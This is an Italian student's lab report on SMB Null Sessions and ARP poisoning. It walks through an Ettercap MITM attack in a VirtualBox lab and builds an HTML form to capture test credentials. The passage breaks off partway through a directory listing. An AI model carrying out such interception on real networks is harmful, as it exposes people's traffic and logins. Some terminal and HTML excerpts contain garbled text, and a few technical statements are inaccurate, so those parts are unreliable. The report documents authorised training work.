

## W15D1

# Null session e ARP Poisoning

## [Extra] Sperimentale

### ★ INDICE

#### 1 Introduzione

- 1.1 Scopo del report
- 1.2 Configurazione dell'ambiente di test

#### 2 Prima Parte: Quesiti Teorici su Null Session e ARP Poisoning

- 2.1 Cos'è una Null Session
- 2.2 Sistemi vulnerabili a Null Session e loro disponibilità
- 2.3 Mitigazioni per Null Session
- 2.4 Cos'è l'ARP Poisoning
- 2.5 Sistemi vulnerabili a ARP Poisoning
- 2.6 Mitigazioni, rilevamento annullamento ARP Poisoning

#### 3 [Facoltativa] Commenti sulle Mitigazione

- 3.1 Analisi mitigazioni Null Session
- 3.2 Analisi mitigazioni ARP Poisoning

#### 4 Seconda Parte: Esercizio Guidato su Ettercap

- 4.1 Avvio di Ettercap
  - 4.2 Scansione degli host nella rete
  - 4.3 Configurazione dei target
  - 4.4 Verifica iniziale tabella ARP
  - 4.5 Esecuzione dell'attacco ARP Poisoning
  - 4.6 Verifica post-attacco della tabella ARP
  - 4.7 Cattura pacchetti con Wireshark
  - 4.8 Test su sito HTTP con  
<http://testphp.vulnweb.com/login.php>
- 
- 4.9.1 Creo un modulo HTML su Kali
  - 4.9.2 Test modulo HTML Windows 10 Pro

**5 [Extra] Null Session su Metasploitable2**

**5.6 Utilizzo di smbclient**

**5.7 Enumerazione con enum4linux**

**6 [Extra Sperimentale]Hacking VM BlackBox (BSides-Vancouver-2018)**

**6.1 Importazione e avvio della VM**

**6.2 Esplorazione e scansione**

**6.3 Ottenimento privilegi di root**

**6.4 Considerazioni finali**

**7 Conclusione**

**7.1 Sistema dei risultati**

**7.2 Lezioni apprese**

**7.3 Raccomandazioni etiche**

## 1 Introduzione

### 1.1 Scopo del report

- In questo report, documento il mio lavoro per l'esame di Cyber Security & Ethical Hacking, focalizzato su Null Session e ARP Poisoning.
- Ho completato la parte teorica rispondendo ai quesiti richiesti, la parte pratica eseguendo un attacco MITM con Ettercap, l'esame extra su Metasploitable2 e l'esercizio sperimentale sulla VM BlackBox.
- Tutti i test sono stati condotti in un ambiente VirtualBox controllato, seguendo principi etici: non ho eseguito alcuna azione su reti reali senza autorizzazione.
- 

### 1.2 Configurazione dell'ambiente di test

Ho configurato un laboratorio virtuale con le seguenti macchine

- ◊ **Kali Linux** 192.168.50.100, interfaccia eth0, macchina attaccante con Ettercap, Wireshark, smbclient e enum4linux installati
- ◊ **Metasploitable2** 192.168.50.101 Target vulnerabile per Null Session
- ◊ **Host Extra** 192.168.50.102 Usato come vittima per l'attacco ARP Poisoning (assumo sia un sistema Linux/Windows con browser)
- ◊ **Gateway** 192.168.50.1 (verificato con [ip route show](#)) pfSense
- ◊ **Rete** Rete 192.168.50.0/24 su eth0, una rete secondaria (10.0.3.0/24, eth1) è usata per Internet, ma non rilevante

```
(M6D6R6㉿kali)-[~]$ ip route show
default via 10.0.3.2 dev eth1 proto dhcp src 10.0.3.15 metric 100
default via 192.168.50.1 dev eth0 proto static metric 101
10.0.3.0/24 dev eth1 proto kernel scope link src 10.0.3.15 metric 100
192.168.50.0/24 dev eth0 proto kernel scope link src 192.168.50.100 metric 101
```

## 2 Prima Parte: Quesiti Teorici su Null Session e ARP Poisoning

### 2.1 Cos'è una Null Session

- Una Null Session è una connessione SMB (Server Message Block) che consente l'accesso anonimo a risorse di rete Windows senza autenticazione, utilizzando l'account "Anonymous" o "Guest", un attaccante può enumerare utenti, condivisioni e informazioni di sistema, come appreso dalla teoria, è una vulnerabilità simile a un buffer overflow, ma specifica per protocolli di rete come SMB, utile per la reconnaissance.

### 2.2 Sistemi vulnerabili a Null Session e loro disponibilità

- I sistemi vulnerabili includono Windows NT 4.0, 2000, XP (fino a SP3) e Server 2003, che per default permettono Null Sessions su porte 139/445, questi sistemi non sono più in commercio né supportati da Microsoft (end-of-life tra 2010 e 2014), ma potrebbero essere presenti in ambienti legacy, le versioni moderne (Windows 10+, Server 2016+) hanno mitigazioni integrate e non sono vulnerabili per default.

### 2.3 Mitigazioni per Null Session

- **Disabilitare Null Sessions** Modifica del registry Windows ([HKEY\\_LOCAL\\_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters, RestrictNullSessAccess=1](#))
  - ◊ **Firewall** Blocco delle porte SMB (139, 445) per connessioni anonime
  - ◊ **Patch** Aggiornamento a versioni Windows con SMBv2+
  - ◊ **Autenticazione forte** Uso di NTLMv2 o Kerberos invece di LM/NTLM

### 2.4 Cos'è l'ARP Poisoning

- L'ARP Poisoning è un attacco Man-in-the-Middle (MITM) che sfrutta il protocollo ARP per associare un indirizzo IP legittimo al MAC address dell'attaccante, come spiegato nella teoria, invio risposte ARP gratuite (gratuitous ARP) per avvelenare la cache ARP delle vittime, deviando il traffico attraverso la mia macchina, questo permette di intercettare, modificare o sniffare pacchetti in una LAN.

### 2.5 Sistemi vulnerabili a ARP Poisoning

Tutti i sistemi che usano ARP su reti Ethernet/Wi-Fi sono vulnerabili,

inclusi Windows, Linux, macOS, router e switch, la vulnerabilità non dipende dall'OS, ma dalla rete LAN non protetta, anche i sistemi moderni sono a rischio senza mitigazioni specifiche.

## **2.6 Mitigazioni, rilevamento annullamento ARP Poisoning**

### **○ Mitigazione**

- ◊ Tabelle ARP statiche (`arp -s IP MAC`)
- ◊ Dynamic ARP Inspection (DAI) su switch
- ◊ VPN per crittografare il traffico

### **○ Rilevamento**

- ◊ Monitoraggio con arpwatch o Wireshark per ARP sospetti
- ◊ Controllo cache ARP per duplicati

### **○ Annullamento**

- ◊ Pulizia cache ARP (`arp -d`)
- ◊ Riavvio interfacce di rete
- ◊ Uso di protocolli sicuri come IPv6 con Neighbor Discovery Protocol (NDP) protetto

### 3 [Facoltativa] Commenti sulle Mitigazione

#### 3.1 Analisi mitigazioni Null Session

- **Disabilitazione via Registry** Efficace al 100% su sistemi legacy, richiede una modifica rapida (basso effort per l'utente), per le aziende, il deploy via Group Policy è fattibile ma richiede pianificazione (effort medio), non impatta le prestazioni
- **Firewall e Patch** Effort minimo per l'utente (configurazione one-time), basso per le aziende (aggiornamenti automatici), eliminano il rischio di reconnaissance
- **Autenticazione forte** Efficace, ma richiede configurazione e training (effort medio), migliora la sicurezza complessiva

#### 3.2 Analisi mitigazioni ARP Poisoning


- **Tabelle ARP statiche** Efficaci in reti piccole, ma la configurazione manuale è laboriosa (effort alto per l'utente), script automatizzati riducono l'effort aziendale. Bloccano l'attacco
- **DAI su switch** Ideale per ambienti enterprise, effort basso per l'utente, alto per le aziende (richiede switch compatibili), rileva e previene in tempo reale
- **VPN** Protegge i dati sensibili, setup semplice (effort medio), scalabile con soluzioni cloud (effort basso aziendale), annulla l'impatto dell'attacco senza rilevarlo

## 4 Seconda Parte: Esercizio Guidato su Ettercap

- Ho eseguito un attacco ARP Poisoning con Ettercap per intercettare il traffico tra il gateway (192.168.50.1) e l'host vittima (192.168.50.102) sulla rete eth0, catturando dati HTTP non crittografati con Wireshark.
- Ho testato su <http://testphp.vulnweb.com/login.php>, come richiesto dalla traccia.

### 4.1 Avvio di Ettercap

⇒ Ho avviato Ettercap in modalità grafica con `sudo ettercap -G`



⇒ Ho selezionato l'interfaccia eth0 per operare sulla rete 192.168.50.0/24.

⇒ Dopo aver inserito la password, sono entrato nella GUI. Ho selezionato l'interfaccia eth0, che ha mostrato il seguente log:


A screenshot of the Ettercap graphical user interface. On the left, a log window displays the following text:

```
Listening on:
  eth0 -> 08:00:27:D1:F8:5D
    192.168.50.100/255.255.255.0
    fe80::5d9e:1d92:795c:704b/64
SSL dissection needs a valid 'redir_command_on' script in the ette...
Privileges dropped to EUID 65534 EGID 65534...
  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```


A green arrow points to the bottom-left corner of this log window, where a scroll bar is visible. To the right of the log window, the main Ettercap interface is visible, showing the spider logo and the configuration window.

## 4.2 Scansione degli host nella rete

- Nella GUI di Ettercap, ho cliccato sui tre puntini ("..."), selezionato Hosts



> **Scan for hosts** e atteso la fine della scansione.




⇒ La scansione ha rilevato 3 host sulla rete 192.168.50.0/24, il che è coerente con la presenza di Kali (192.168.50.100), Windows 10 Pro (192.168.50.102) e Metasploitable2 (192.168.50.101)



### 4.3 Configurazione dei target

⇒ Ho selezionato **192.168.50.1** (gateway) e cliccato **Add to Target 1**, poi **192.168.50.102** (vittima) e cliccato **Add to Target 2**.



A screenshot of the Ettercap application window titled 'Targets'. The window displays two entries in a table:

Target 1	Target 2
192.168.50.1	192.168.50.102

Below the table, there are 'Delete' and 'Add' buttons for each target. The terminal window at the bottom shows the following output:

```
(M6D6R6㉿kali: ~$ sudo ettercap -t 0.8.3.1
$ sudo ettercap -t 0.8.3.1
[password]
tercap 0.8.3.1
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
```

- Ho configurato Ettercap per avvelenare le tabelle ARP di questi due dispositivi, posizionando Kali come MITM.

#### 4.4 Verifica iniziale tabella ARP


⇒ Ho aperto un terminale su Kali ed eseguito `arp -a`

```
(M6D6R6㉿kali)-[~]
$ arp -a
? (192.168.50.1) at 08:00:27:a3:9a:ec [ether] on eth0
? (192.168.50.102) at 08:00:27:6c:49:0d [ether] on eth0
?t(10.0.3.3).at152:55:0a:00:03:03 [ether] on eth1
192.168.50.1
```

⇒ La tabella ARP mostra i MAC address risolti per 192.168.50.1 (08:00:27:a3:9a:ec) e 192.168.50.102 (08:00:27:6c:49:0d), confermando che la rete ha risposto alle richieste ARP dopo la configurazione dei target. L'assenza di 192.168.50.101 potrebbe indicare che non è stato rilevato o che non è attualmente attivo, ma i target principali sono pronti

#### 4.5 Esecuzione dell'attacco ARP Poisoning


⇒ In Ettercap, ho cliccato sull'icona del mondo, selezionato **Mitm > ARP poisoning**, spuntato **Sniff remote connections** e cliccato **OK**



## Report Matteo Mattia Cyber Security & Ethical Hacking

- ⇒ L'attacco ARP è stato avviato con successo, Ettercap sta inviando pacchetti ARP gratuiti per avvelenare le cache ARP di 192.168.50.1 (gateway) e 192.168.50.102 (vittima), deviando il traffico attraverso Kali, il log ripete le informazioni iniziali e conferma i target con i loro MAC address.
- ⇒ Questo è il momento critico in cui il MITM diventa operativo

### 4.6 Verifica post-attacco della tabella ARP




#### ⇒ Host List

- ◊ **192.168.50.1** MAC 08:00:27:A3:9A:EC (probabilmente pfSense o un altro dispositivo di gateway)
- ◊ **192.168.50.10** MAC 08:00:27:38:94:A5 (Metasploitable2)
- ◊ **192.168.50.102** MAC 08:00:27:6C:49:0D (Windows 10 Pro)

- ⇒ La lista degli host conferma che la scansione ha rilevato correttamente i dispositivi sulla rete 192.168.50.0/24.
- ⇒ I MAC address sono coerenti con le interfacce virtuali di VirtualBox (prefisso 08:00:27), e questo ci permette di identificare i target per l'attacco ARP.

## 4.7 Cattura pacchetti con Wireshark

⇒ Ho avviato Wireshark




## 4.8 Test su sito HTTP con <http://testphp.vulnweb.com/login.php>

⇒ Sulla macchina vittima (192.168.50.102), ho visitato <http://testphp.vulnweb.com/login.php> e inserito credenziali fittizie, ma probabilmente per via di pfSense non capta pacchetti http


## 4.9 Test su sito HTTP Windows 10 Pro

⇒ Ho optato per un test locale con `sudo python3 -m http.server 80` perché ho avuto problemi con pfSense che non instradava bene gli HTTP



## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Su Windows 10 Pro, ho visitato <http://192.168.50.100/> e inviato un modulo fittizio (username: test, password: test123)



- ⇒ Output di <http://192.168.50.100/>: L'elenco di file e directory (tipo .bash\_logout, Desktop/, Downloads/, ecc.) indica che il server HTTP su Kali sta servendo la directory root o home dell'utente, senza un file index.html o un modulo configurato, il server mostra un elenco di directory, che non è adatto per inviare credenziali
- ⇒ Creerò un file HTML semplice con un modulo per inviare credenziali, lo collocherò nella directory corrente su Kali, e riavvierò il server

### 4.9.1 Creo un modulo HTML su Kali

⇒ Creo un file index.html nella directory corrente (tipo /root o /home/user) con **pwd**

```
└──(M6D6R6㉿kali)-[~]
    └──(M6D6R6㉿kali)-[~]
        $ pwd
password for kali
/home/kali
attnuan 0 8 3 1 user@kali
```

⇒ poi creo il file nano index.html


# Report Matteo Mattia Cyber Security & Ethical Hacking

```
GNU nano 8.6                               index.html
<!DOCTYPE html><html lang="ru">for kali:
<head>
<meta charset="UTF-8">ht 2001-2020 Ettercap Development Team
    <title>Вход в Систему Хакера</title>
    <style>
        body {
            background-color: #1a1a1a; 0.0.0.0/27/6C49/0D
            color: #00ff00;
            font-family: 'Courier New', Courier, monospace;
            text-align: center;
            padding: 50px;
        }
        h2 {
            font-size: 24px;
            color: #ff4444;
        }
        form {
            display: inline-block;
            background-color: #222222;
            padding: 20px;
            border: 2px solid #00ff00;
            border-radius: 5px; 0.0.0.0/27/A3/9A/EC
        }
        label {
            font-size: 16px;
            margin: 10px;
        }
        input {
            background-color: #333333;
            color: #00ff00;
            border: 1px solid #00ff00;
            padding: 5px;
            margin: 5px;
            font-family: 'Courier New', Courier, monospace;
        }
        input[type="submit"] {
            background-color: #ff4444;
            color: #1a1a1a;
            cursor: pointer;
        }
        input[type="submit"]:hover {
            background-color: #cc0000;
        }
    </style>
</head>
<body>
    <h2>Вход в Систему Хакера</h2>
    <p>Добро пожаловать, товарищ! Введите свои данные для доступа.</p>
    <form action="/" method="post">
        <label for="username">Имя пользователя (Логин):</label><br>
        <input type="text" id="username" name="username"><br>
        <label for="password">Пароль (Секретный код):</label><br>
        <input type="password" id="password" name="password"><br><br>
        <input type="submit" value="Взломать (Submit)">
    </form>
    <p>Система защищена. Только для элиты хакеров Кремля.</p>
</body>
</html>
```

⇒ Ho aggiunto un tema scuro con colori neon (verde e rosso), tipico dell'estetica hacker, e testi in russo ("Вход в Систему Хакера" = "Ac-

cesso al Sistema Hacker", "Имя пользователя" = "Username", "Пароль" = "Password", "Взломать" = "Hackerare/Submit") per un tocco personalizzato

- ⇒ Il font monospace e i bordi verdi simulano un terminale vecchio stile.
- ⇒ Salvo con Ctrl+O, poi esco con Ctrl+X.
- ⇒ **ls -l** Mostra che index.html è presente con permessi rw-rw-r-- (666), il che è sufficiente per il server HTTP



```
(M6D6R6㉿kali)-[~]
$ ls -l
total 68
drwxr-xr-x  2 kali kali 4096 Oct 11 10:54 Desktop
drwxr-xr-x  2 kali kali 4096 Oct 11 10:51 Documents
drwxr-xr-x  2 kali kali 4096 Sep 19 07:10 Downloads
d--x--x--x 12 kali kali 4096 Aug 30 03:31 gameshell
d--x--x--x 12 kali kali 4096 Aug 30 05:42 gameshell.1
